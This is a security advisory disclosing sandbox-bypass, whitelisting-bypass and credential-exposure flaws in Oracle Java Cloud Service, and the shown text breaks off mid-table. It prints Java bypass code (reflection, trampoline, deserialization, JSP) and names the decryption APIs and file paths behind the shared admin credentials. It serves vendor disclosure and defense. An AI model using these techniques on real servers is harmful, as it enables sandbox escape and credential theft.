Security Vulnerability Notice

SE-2013-01-ORACLE

[Security vulnerabilities in Oracle Java Cloud Service, Issues 1-28]

DISCLAIMER

INFORMATION PROVIDED IN THIS DOCUMENT IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, AND TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW NEITHER SECURITY EXPLORATIONS, ITS LICENSORS OR AFFILIATES, NOR THE COPYRIGHT HOLDERS MAKE ANY REPRESENTATIONS OR WARRANTIES, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PARTICULAR PURPOSE OR THAT THE INFORMATION WILL NOT INFRINGE ANY THIRD PARTY PATENTS, COPYRIGHTS, TRADEMARKS, OR OTHER RIGHTS. THERE IS NO WARRANTY BY SECURITY EXPLORATIONS OR BY ANY OTHER PARTY THAT THE INFORMATION CONTAINED IN THE THIS DOCUMENT WILL MEET YOUR REQUIREMENTS OR THAT IT WILL BE ERROR-FREE.

YOU ASSUME ALL RESPONSIBILITY AND RISK FOR THE SELECTION AND USE OF THE INFORMATION TO ACHIEVE YOUR INTENDED RESULTS AND FOR THE INSTALLATION, USE, AND RESULTS OBTAINED FROM IT.

TO THE MAXIMUM EXTENT PERMITTED BY APPLICABLE LAW, IN NO EVENT SHALL SECURITY EXPLORATIONS, ITS EMPLOYEES OR LICENSORS OR AFFILIATES BE LIABLE FOR ANY LOST PROFITS, REVENUE, SALES, DATA, OR COSTS OF PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES, PROPERTY DAMAGE, PERSONAL INJURY, INTERRUPTION OF BUSINESS, LOSS OF BUSINESS INFORMATION, OR FOR ANY SPECIAL, DIRECT, INDIRECT, INCIDENTAL, ECONOMIC, COVER, PUNITIVE, SPECIAL, OR CONSEQUENTIAL DAMAGES, HOWEVER CAUSED AND WHETHER ARISING UNDER CONTRACT, TORT, NEGLIGENCE, OR OTHER THEORY OF LIABILITY ARISING OUT OF THE USE OF OR INABILITY TO USE THE INFORMATION CONTAINED IN THIS DOCUMENT, EVEN IF SECURITY EXPLORATIONS OR ITS LICENSORS OR AFFILIATES ARE ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

THIS PUBLICATION COULD INCLUDE TECHNICAL INACCURACIES OR TYPOGRAPHICAL ERRORS.

Security Explorations discovered multiple security vulnerabilities in Oracle Java Cloud Service. Below, we provide technical details of our findings in a form of three sections. The first section outlines the implementation and configuration weaknesses uncovered. The second one describes a remote code execution attack against arbitrary Oracle Java Cloud Service instance. The last section outlines an attack against the Cloud management system (OMS).

1. VULNERABILITIES

[Issues 1-16] Java Security Sandbox Bypass Issues

Multiple vulnerabilities exist in Oracle WebLogic Server classes that are visible to user applications (Java Servlets / JSP pages). Most of them are the result of insecure implementation of Java Reflection API [1]. Both, Oracle and 3rd party classes included in user application's classpath are prone to these issues. Their successful exploitation can easily lead to the full compromise of a Java security sandbox of a target WebLogic server instance.

A table below presents a summary of verified Java security issues:

ISSUE #	TECHNICAL DETAILS	
1	origin	`weblogic.wsee.databinding.spi.util.MethodGetter`
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary method invocation inside `doPrivileged` method block
	type	complete security bypass vulnerability
2	origin	`weblogic.wsee.databinding.spi.util.MethodInjection`
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary method invocation inside `doPrivileged` method block
	type	complete security bypass vulnerability
3	origin	`weblogic.utils.io.ObjectStreamClass`
	cause	mutable `ObjectStreamClass` class
	impact	the possibility to change serial fields layout
	type	complete security bypass vulnerability
4	origin	`weblogic.wsee.databinding.spi.util.WrapperHandlerBase`
	cause	insecure use of `getDeclaredFields` method of `java.lang.Class` class
	impact	access to declared fields of arbitrary classes
	type	partial security bypass vulnerability
5	origin	`weblogic.wsee.databinding.spi.util.FieldInjection`
	cause	insecure use of `set` method of `java.lang.reflect.Field` class
	impact	arbitrary field access
	type	partial security bypass vulnerability
6	origin	`org.apache.openjpa.lib.util.J2DoPrivHelper`
	cause	insecure use of `getDeclaredFields` method of `java.lang.Class` class
	impact	access to privileged action object obtaining declared fields of a class
	type	partial security bypass vulnerability
7	origin	`com.bea.common.security.utils.ProviderMBeanInvocationHandler`
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary method invocation from a privileged frame
	type	partial security bypass vulnerability
8	origin	`weblogic.wsee.databinding.spi.util.FieldGetter`
	cause	insecure use of `get` method of `java.lang.reflect.Field` class
	impact	arbitrary field access

	type	partial security bypass vulnerability
9	**origin**	`weblogic.security.service.WLSPolicy`
	cause	no security checks prior to Policy setting operation
	impact	the possibility to set custom security Policy
	type	complete security bypass vulnerability
10	**origin**	`org.apache.openjpa.lib.util.J2DoPrivHelper`
	cause	insecure use of `getDeclaredField` method of `java.lang.Class` class
	impact	access to privileged action object obtaining declared fields of a class
	type	partial security bypass vulnerability
11	**origin**	`weblogic.apache.xml.utils.synthetic.reflection.Method`
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary method invocation from a privileged frame
	type	partial security bypass vulnerability
12	**origin**	`org.apache.openjpa.lib.util.J2DoPrivHelper`
	cause	insecure use of `setAccessible` method of `java.lang.reflect.AccessibleObject` class
	impact	access to privileged action object overriding member's access
	type	partial security bypass vulnerability
13	**origin**	Oracle Java Cloud environment configuration
	cause	`RuntimePermission("accessDeclaredMembers")` enabled for servlet class
	impact	access to declared members of system classes
	type	partial security bypass vulnerability
14	**origin**	Oracle Java Cloud environment configuration
	cause	`ReflectPermission("*")` enabled for servlet class
	impact	arbitrary access to members of system classes
	type	partial security bypass vulnerability
15	**origin**	Oracle Java Cloud environment configuration
	cause	`RuntimePermission("createClassLoader")` enabled for servlet class
	impact	creation of custom Class Loader objects
	type	complete security bypass vulnerability
16	**origin**	`oracle.cloud.jcs.scanning.impl.extension.policy.PrivilegedPassThroughInvocationHandler`
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary method invocation inside `doPrivileged` method block
	type	complete security bypass vulnerability

Attached to this report, there are 9 Proof of Concept codes that illustrate all of the above issues. They were successfully tested in the environment of Oracle Java Cloud Service ver. 13.1 and 13.2. Each of them allows for a complete Java security sandbox bypass.

The result of a given Proof of Concept Code execution should look similar to the one presented on Fig. 1.

Discovered vulnerabilities signal that other Oracle products are prone to exactly the same violations of company's Secure Coding Guidelines [2] as Java SE. Some of them also indicate weak understanding of Java privileges and its security model (certain privileges lead immediately to a complete Java security sandbox compromise) by Oracle Java Cloud engineers.



Fig. 1 Sample output of a Java security sandbox bypass code.

Please, note that the WLS Zip Distribution for Oracle WebLogic Server 12.1.1.0 that we primarily relied on contains more insecure Reflection API calls and virtually all possible types of them. A more thorough investigation of both WebLogic and 3rd party libraries available to user applications should be done to eliminate these problems.

[Issue 17-20] Java API Whitelisting Rules Bypass Issues

Applications deployed by users in a target WebLogic server instance are subject to the verification aimed to disallow access to forbidden (potentially insecure) classes and / or functionality. Applications that fail to pass this verification process are not deployed to the target server (JCS ver. 13.1 and 13.2) or their execution is stopped with an exception (JCS ver. 13.2).

Java API whitelisting rules are defined in an XML configuration file. Sample configuration is included as part of Oracle Java Cloud SDK [3]. Its configuration fragment prohibiting access to certain classes from `java.*` package includes the following entries:

```
<apiset name="java.**">
    <exclude>java.lang.instrument.**</exclude>
    <exclude>java.lang.Compiler</exclude>
    <exclude>java.lang.Process</exclude>
    <exclude>java.lang.ProcessBuilder</exclude>
    <exclude>java.lang.Runtime</exclude>
    <exclude>java.lang.RuntimePermission</exclude>
    <exclude>java.lang.SecurityManager</exclude>
    <exclude>java.net.DatagramPacket</exclude>
    <exclude>java.net.DatagramSocket</exclude>
    <exclude>java.net.DatagramSocketImpl</exclude>
    <exclude>java.net.ServerSocket</exclude>
    <exclude>java.net.InetSocketAddress</exclude>
    <exclude>java.net.MulticastSocket</exclude>
    <exclude>java.net.NetworkInterface</exclude>
    <exclude>java.net.Socket</exclude>
    <exclude>java.sql.DriverManager</exclude>
</apiset>
```

If user's application code contains direct references to forbidden classes or methods, it fails to pass the validation as illustrated by a sample whitelisting log file:

```
2013-06-10 07:47:49 CDT: Starting action "API Whitelist"
2013-06-10 07:47:49 CDT: API Whitelist started
2013-06-10 07:47:49 CDT: ERROR    - There are 5 error(s) found for TestServlet.war
2013-06-10 07:47:49 CDT: ERROR    - Path:TestServlet.war (5 Errors)
2013-06-10 07:47:49 CDT: ERROR     - Path:TestServlet.war (5 Errors)
2013-06-10 07:47:49 CDT: ERROR      - Class:TestServlet (5 Errors)
2013-06-10 07:47:49 CDT: ERROR       - 1:Type "java.net.Socket" not allowed.
              (Line No:33 Type Name:java.net.Socket)
2013-06-10 07:47:49 CDT: ERROR       - 2:Type "java.net.Socket" not allowed.
              (Line No:33 Constructor:java.net.Socket(java.lang.String, int))
2013-06-10 07:47:49 CDT: ERROR       - 3:Type "java.net.Socket" not allowed.
              (Line No:35 Method Name:java.net.Socket->getInputStream())
2013-06-10 07:47:49 CDT: ERROR       - 4:Type "java.net.Socket" not allowed.
              (Line No:36 Method Name:java.net.Socket->getOutputStream())
2013-06-10 07:47:49 CDT: ERROR       - 5:Type "java.net.Socket" not allowed.
              (Line No:53 Method Name:java.net.Socket->close())
2013-06-10 07:47:49 CDT: ERROR    - TestServlet.war Failed with 5 error(s).

2013-06-10 07:47:49 CDT: Whitelist validation failed.
2013-06-10 07:47:49 CDT: "API Whitelist" complete: status FAILED
```

Version 13.2 of Java Cloud Software introduced additional layer of security for user deployed applications. In version 13.2, user applications are transformed (recompiled) and their functionality changed so that certain security sensitive classes or methods cannot be reached or abused.

Bypass through Reflection API (Issue 17)

The original whitelisting functionality of Oracle Java Cloud Software can be easily bypassed with the use of Java Reflection API. Instead of making a direct reference to a restricted class or a method, one needs to refer to it by the means of Reflection API objects (Class, Constructor, Field or Method) as illustrated by a code below:

```
Class c=Class.forName("java.net.Socket");

Class ctab[]=new Class[2];
ctab[0]=Class.forName("java.lang.String");
ctab[1]=Integer.TYPE;

Constructor con=c.getConstructor(ctab);

Object args[]=new Object[2];
args[0]=hostname;
args[1]=new Integer(port);

Object s=con.newInstance(args);

Method geti=c.getMethod("getInputStream",new Class[0]);
Method geto=c.getMethod("getOutputStream",new Class[0]);

InputStream is=(InputStream)geti.invoke(s,new Object[0]);
OutputStream os=(OutputStream)geto.invoke(s,new Object[0]);
```

The above code will successfully pass the whitelisting verification process, thus target application could proceed with accessing the forbidden functionality regardless of the whitelisting rules' definition[1].

[1] This is true for Oracle Java Cloud software ver. 13.1. Version 13.2 requires additional Java API whitelisting rules bypass such as Issue 18.

Additionally, the console window of Oracle Java Cloud Service also indicates that some sort of anti-virus scanning is conducted against to be deployed applications (Fig. 2).



Fig. 2 Console of Oracle Java Cloud service with log menu indicating both whitelisting and anti-virus scanning of uploaded applications.

We however failed to trigger any error originating from it. That's regardless of deploying different Proof of Concept codes bypassing Java security sandbox and accessing various data from a local Guest VM system (file system, process information, etc.)

Bypass through a trampoline in a system code (Issue 18)

The following code sequence can be used to bypass static checks imposed by Java API whitelisting rules prior to the deployment of user applications to a target WebLogic server:

```
public void set_sm(PrintWriter out,Object sm) {
  try {
   Class c=Class.forName("java.lang.System");
   Class ctab[]=new Class[1];
   ctab[0]=Class.forName("java.lang.SecurityManager");

   Method m=c.getMethod("setSecurityManager",ctab);

   Object args[]=new Object[1];

   args[0]=sm;
   m.invoke(null,args);
  } catch(Throwable t) {
   t.printStackTrace(out);
  }
 }
```

In version 13.2 of Oracle Java Cloud Software, as a result of a recompilation of user applications, the above method is transformed into the code sequence containing wrapped invocations of certain security sensitive Java API calls:

```
public void set_sm(PrintWriter printwriter, Object obj) {
```

```
    try {
        Class                                   class1                                  =
SecurityManager_LLMLD09973bsaep.__fwd__jM0AKO9jrV2ChyagupODrhoI61E__E8r_POLICY_ID_1
25("java.lang.System");
        Class aclass[] = new Class[1];
        aclass[0]                                                                       =
SecurityManager_LLMLD09973bsaep.__fwd__jM0AKO9jrV2ChyagupODrhoI61E__E8r_POLICY_ID_1
25("java.lang.SecurityManager");
        java.lang.reflect.Method  method  =  class1.getMethod("setSecurityManager",
aclass);
        Object aobj[] = new Object[1];
        aobj[0] = obj;

SecurityManager_LLMLD09973bsaep.__fwd__NohDB32XmnCX4ooAzSs87eA4ncQ__E8r_REF_METHOD_
INVOKE(method, null, aobj);
        }
        catch(Throwable throwable) {

SecurityManager_LLMLD09973bsaep.__deny_or_fwd__hL__cjJ7C6__RxcNInb08uuZMCGis__E8r_R
EF_POLICY_ID_504(throwable, printwriter);
        }
    }
```

Running such a modified code on a target WebLogic server instance triggers a security exception due to the use of a forbidden Java API:

```
java.security.AccessControlException: Method "setSecurityManager" not allowed from
"java.lang.System".
```

The reason for it is the violation of a whitelisting policy rule prohibiting the invocation of `setSecurityManager` method of `java.lang.System` class (among others):

```
        <methods severity="WARNING">
            <classname>java.lang.System</classname>
            ...
            <exclude>
                <methodname>setSecurityManager</methodname>
            </exclude>
            ...
        </methods>
```

Security checks introduced to user applications as a result of code transformation (recompilation) can be however bypassed. What one needs is the possibility to invoke arbitrary Java methods through a trampoline in a system code. This can be accomplished with the use of Reflection API invocations embedded in system classes.

For our purpose, we abused the functionality of `oracle.cloud.jcs.scanning.impl.extension.PassthroughInvocationHandler` class. This class is part of a scanning engine of Oracle Java Cloud Software ver. 13.2. It implements `InvocationHandler` interface and its `invoke` method can be used to dispatch arbitrary Reflection API calls:

```
    public  Object  invoke(Object  o,  Method  method,  Object  objects[])  throws
Throwable {
        try {
            method.setAccessible(true);
            return method.invoke(o, objects);
        }
        catch(InvocationTargetException in) {
            throw in.getCause();
        }
    }
```

An instance of `PassthroughInvocationHandler` class is not immediately accessible to user code due to Java API whitelisting rules. It's not an obstacle at all as an instance of this class can be created with the use of a functionality of yen another trampoline - `UIDefaults.ProxyLazyValue` class.

Taking all of the above into account, a code sequence calling `setSecurityManager` method of `java.lang.System` class can be implemented as following:

```
public void set_sm(PrintWriter out,Object sm) {
  try {
   Class c=java.lang.System.class;
   Class ctab[]=new Class[1];
   ctab[0]=java.lang.SecurityManager.class;

   Method m=c.getMethod("setSecurityManager",ctab);

   Object args[]=new Object[1];

   args[0]=sm;

   UIDefaults.ProxyLazyValue                                                plv=new
UIDefaults.ProxyLazyValue("oracle.cloud.jcs.scanning.impl.extension.reflection.Pass
throughInvocationHandler",null,new Object[0]);
   InvocationHandler ih=(InvocationHandler)plv.createValue(new UIDefaults());

   ih.invoke(null,m,args);
  } catch(Throwable t) {
   t.printStackTrace(out);
  }
```

This code will successfully bypass runtime checks introduced as a result of code transformation in Oracle Java Cloud Software ver. 13.2. As the code does not invoke any security sensitive Java API directly, its transformed representation will not have any security checks added:

```
    public void set_sm(PrintWriter printwriter, Object obj)
    {
        try {
            Class local = java/lang/System;
            Class aclass[] = new Class[1];
            aclass[0] = java/lang/SecurityManager;
            java.lang.reflect.Method method = local.getMethod("setSecurityManager",
aclass);
            Object aobj[] = new Object[1];
            aobj[0] = obj;
            javax.swing.UIDefaults.ProxyLazyValue     proxylazyvalue     =     new
javax.swing.UIDefaults.ProxyLazyValue("oracle.cloud.jcs.scanning.impl.extension.ref
lection.PassthroughInvocationHandler", null, new Object[0]);
            InvocationHandler                  invocationhandler                  =
(InvocationHandler)proxylazyvalue.createValue(new UIDefaults());
            invocationhandler.invoke(null, method, aobj);
        } catch(Throwable throwable) {

SecurityManager_UXZNN30935rornr.__deny_or_fwd__hL__cjJ7C6__RxcNInb08uuZMCGis__H7h_R
EF_POLICY_ID_504(throwable, printwriter);
        }
    }
```

At the time of inspecting `PassthroughInvocationHandler`, we found out that there is a mirror `PrivilegedPassThroughInvocationHandler` class that allowed for an arbitrary dispatching of Reflection API calls as well. The difference was that arbitrary

method invocation was implemented inside a `doPrivileged` method block. Thus, not only Java API whitelisting bypass could be achieved with it, but also a full Java sandbox bypass (Issue 16).

The described Java API whitelisting bypass was used in a majority of Proof of Concept Codes illustrating Java Security Sandbox Bypass issues in the environment of Oracle Java Cloud Software ver. 13.2 (`HelperApi` class).

Bypass through deserialization (Issue 19)
Java API whitelisting rules impose restrictions on instantiation operations for objects of certain classes. When a user code tries to extend a given type (class) that violates whitelisting rules, its constructor is changed by a code transformation in order to block any successful instantiation of a an object of a forbidden class:

```
public class MyPolicy extends WLSPolicy {
    public MyPolicy(){
        throw AlertRoot.alert(new
       AccessControlException("Type    \"weblogic.security.service.WLSPolicy\"    not
allowed.\n"), "REF-WHITELIST");
    }
```

The above approach does not take into account the fact that prohibited classes can be instantiated with the use of deserialization ([2] Guideline: 8-3):

```
 public static byte MyPolicy_stream[]={
   -84, -19,   0,   5, 115, 114,   0,   8,
    77, 121,  80, 111, 108, 105,  99, 121,
  -105, -99, -74,  60, -76, -40,-109, -81,
     2,   0,   0, 120, 112
 };

   ByteArrayInputStream bais=new ByteArrayInputStream(MyPolicy_stream);
   ObjectInputStream ois=new ObjectInputStream(bais);
   MyPolicy p=(MyPolicy)ois.readObject();
```

When `Serializable` object is read from the input stream, it's instance is created and a constructor of the first non-serializable superclass is called. This allows to bypass the invocation of a constructor containing the exception throwing sequence. As a result, a fully functional instance of a prohibited class can be created.

The described Java API whitelisting rules bypass is implemented in our Proof of Concept Code for Issue 9, so that it can be successfully executed in the environment of Oracle Java Cloud Software ver. 13.2.

Bypass through JSP file (Issue 20)
Users of Oracle Java Cloud service can deploy Java applications as well as JSP pages. Simple tests revealed that no Java API whitelisting rules are taken into account for JSP pages though. Java code embedded in these pages could execute without any restrictions imposed by these rules. We verified that this is especially the case for Oracle Java Cloud Software ver. 13.2. The following JSP page can be successfully executed in its environment:

```
<html>
<head>
<title>Test</title>
</head>
<body>
```

```
<%@ page import="java.lang.*" %>
<%@ page import="java.lang.reflect.*" %>

<%
  String res="";

  try {
   Class c=Class.forName("java.nio.Bits");
   Field f=c.getDeclaredField("unsafe");
   f.setAccessible(true);

   Object unsafe=f.get(null);
   res+=""+unsafe;
  } catch(Throwable t) {
   res+="exception: "+t;
  }
%>

SM = <%= System.getSecurityManager()%></H2>
CL = <%= Thread.currentThread().getContextClassLoader()%>

unsafe = <%= res%>

</body>
</html>
```

The result of its execution is illustrated on Fig.3.



Fig. 3 Illustration of JSP file execution in the environment of Oracle Java Cloud Software ver. 13.2 indicating no enforcement of Java API whitelisting rules.

The code embedded on a page was able to successfully call certain security sensitive Java API methods. As a result, exploitation of Issues 13 and 14 could take place and a reference to an instance of `sun.misc.Unsafe` class could be obtained.

[Issue 21] shared WebLogic administrator credentials

Credentials (username and password) of a WebLogic server instance administrator (`OCLOUD9_WLS_APPID`) is the same across Oracle Java Cloud Service instances deployed in

a given regional data center. This was verified for both US1 and EMEA1 Commercial data centers.

Credentials stored in a WebLogic server configuration are usually encrypted with the use of AES algorithm and stored as BASE64 strings:

```
{AES}Dc9LYv5L9orQLXZHU6FLT7cxkdnv7gUSB86PAFl51Ec=
```

These credentials can be however easily decrypted with the use of a standard API available as part of WebLogic server distribution (`convUP` and `mima` methods of `com.oracle.cie.domain.security.DomainSecurityService`).

We were able to successfully obtain plaintext credentials available in the following files:

- `/domains/wlsaas/config/config.xml`
  - Identity Store (LDAP) password (identity domain specific)
  - Node Manager password (identity domain specific)
- `/domains/wlsaas/config/jdbc/{database-service-name}`[2]`-jdbc.xml`
  - Oracle database schema password (identity domain specific)
- `/customer/java/boot.properties`
  - Nuviaq generated shared boot identity
- `/domains/wlsaas/init-info/security.xml`
  - `OCLOUD9_WLS_APPID` password (shared across identity domains)
  - `OracleSystemUser` password (shared across identity domains)

For the first three files additional `SerializedSystemIni.dat` file originally located in `/domains/wlsaas/security/` directory was required as well. This is a seed file that is unique to each WebLogic server deployment.

Attached to this report, there is a tool (`wls.dumppass`) that implements the described decryption functionality. It was successfully used to obtain plaintext values of all abovementioned credentials.

Additionally, we would also like to point out that the content of a WebLogic server's `cwallet.sso` file (file based Credential Store) could be also dumped as described in [4]. This file contains user's bootstrap credentials to the Policy Store.

Sample output obtained from a system deployed in EMEA1 Commercial Data Center is shown below:

```
### Map: BOOTSTRAP_JPS
 1. + Key: bootstrap_0Y4BK/zinWMgiYKY0Nudl7IBqQY=
  class = oracle.security.jps.internal.credstore.PasswordCredentialImpl
  desc  = bootstrap user name and password
  name  = cn=ploxynettrial19472.javatrial5022.rwu,cn=SSUsers,cn=ploxynettrial194
72.javatrial5022,cn=OPSS
  pass  = *INTENTIONALLY_REMOVED*
  expires   = null

### Map: fks
 1. + Key: master.key.0
  class = oracle.security.jps.internal.credstore.GenericCredentialImpl
  desc  = null
```

[2] Prior to Oct/Nov 2012, the name of a target database service was always fixed to *database*. It can be still obtained as it is defined in WebLogic's `config.xml` file.

```
  type   = javax.crypto.spec.SecretKeySpec
  algorith   = AES
  format   = RAW
  key material as hex = *INTENTIONALLY_REMOVED*
  expires    = null
 2. + Key: current.key
  class = oracle.security.jps.internal.credstore.GenericCredentialImpl
  desc   = null
  type   = java.lang.String
  cred   = master.key.0
  expires    = null

### Map: IntegrityChecker
 1. + Key: kss
  class = oracle.security.jps.internal.credstore.GenericCredentialImpl
  desc   = null
  type   = Array of byte
  byte array as hex = *INTENTIONALLY_REMOVED*
  expires    = null
```

The contents of `cwallet.sso` files of different identity domains revealed that the password to the Policy Store (denoted by a `bootstrap_*` key) is the same across Oracle Java Cloud Service instances deployed in a given regional data center. This was verified for both US1 and EMEA1 Commercial data centers.

[Issue 22] Plaintext / security sensitive passwords in Policy Store

Policy Store from EMEA1 Commercial Data center exposes multiple credentials / passwords in plaintext form. This includes, but is not limited to the passwords of the following users, usually associated with administrator privileges in Fusion Middleware software stack:

IDENTITY	DESCRIPTION	PSTORE CONTENT (EMEA1 data center)[3]

`cn=orcladmin`	OID administrator	`orclcsfkey = ldappassword`
		`orclcsfalias = OIF`
		`orclcsfcredentialtype = {pwd_cred_type}`
		`orclcsfpassword = *INTENTIONALLY_REMOVED*`
		`orclcsfname = cn=orcladmin`
		`orclcsfexpirytime = NEVER_EXPIRE`
		`objectclass = top`
		`objectclass = orclCSFClass`
		`description = LDAP Password`

`cn=emAdmin`	EM administrator	`orclcsfkey = ovd2ovd1ovdEMAdminRevKey`
		`orclcsfalias = OVD`
		`orclcsfcredentialtype = {pwd_cred_type}`
		`orclcsfpassword = *INTENTIONALLY_REMOVED*`
		`orclcsfname = cn=emAdmin`
		`orclcsfexpirytime = NEVER_EXPIRE`
		`objectclass = top`
		`objectclass = orclCSFClass`

`OIM`	OIM database schema user	`orclcsfkey = OIMSchemaPassword`
		`orclcsfkey = OIMSchemaPassword`
		`orclcsfalias = oim`
		`orclcsfcredentialtype = {pwd_cred_type}`
		`orclcsfpassword = *INTENTIONALLY_REMOVED*`
		`orclcsfname = OIMSchemaPassword`
		`orclcsfexpirytime = NEVER_EXPIRE`
		`objectclass = top`
		`objectclass = orclCSFClass`

`Csr01.em_monitoring`	EM Monitoring group user	`orclcsfkey = IDSTORE-CSR-EM-MONITOR-KEY`
		`orclcsfalias = oracle.security.cloud9`
		`orclcsfcredentialtype = {pwd_cred_type}`
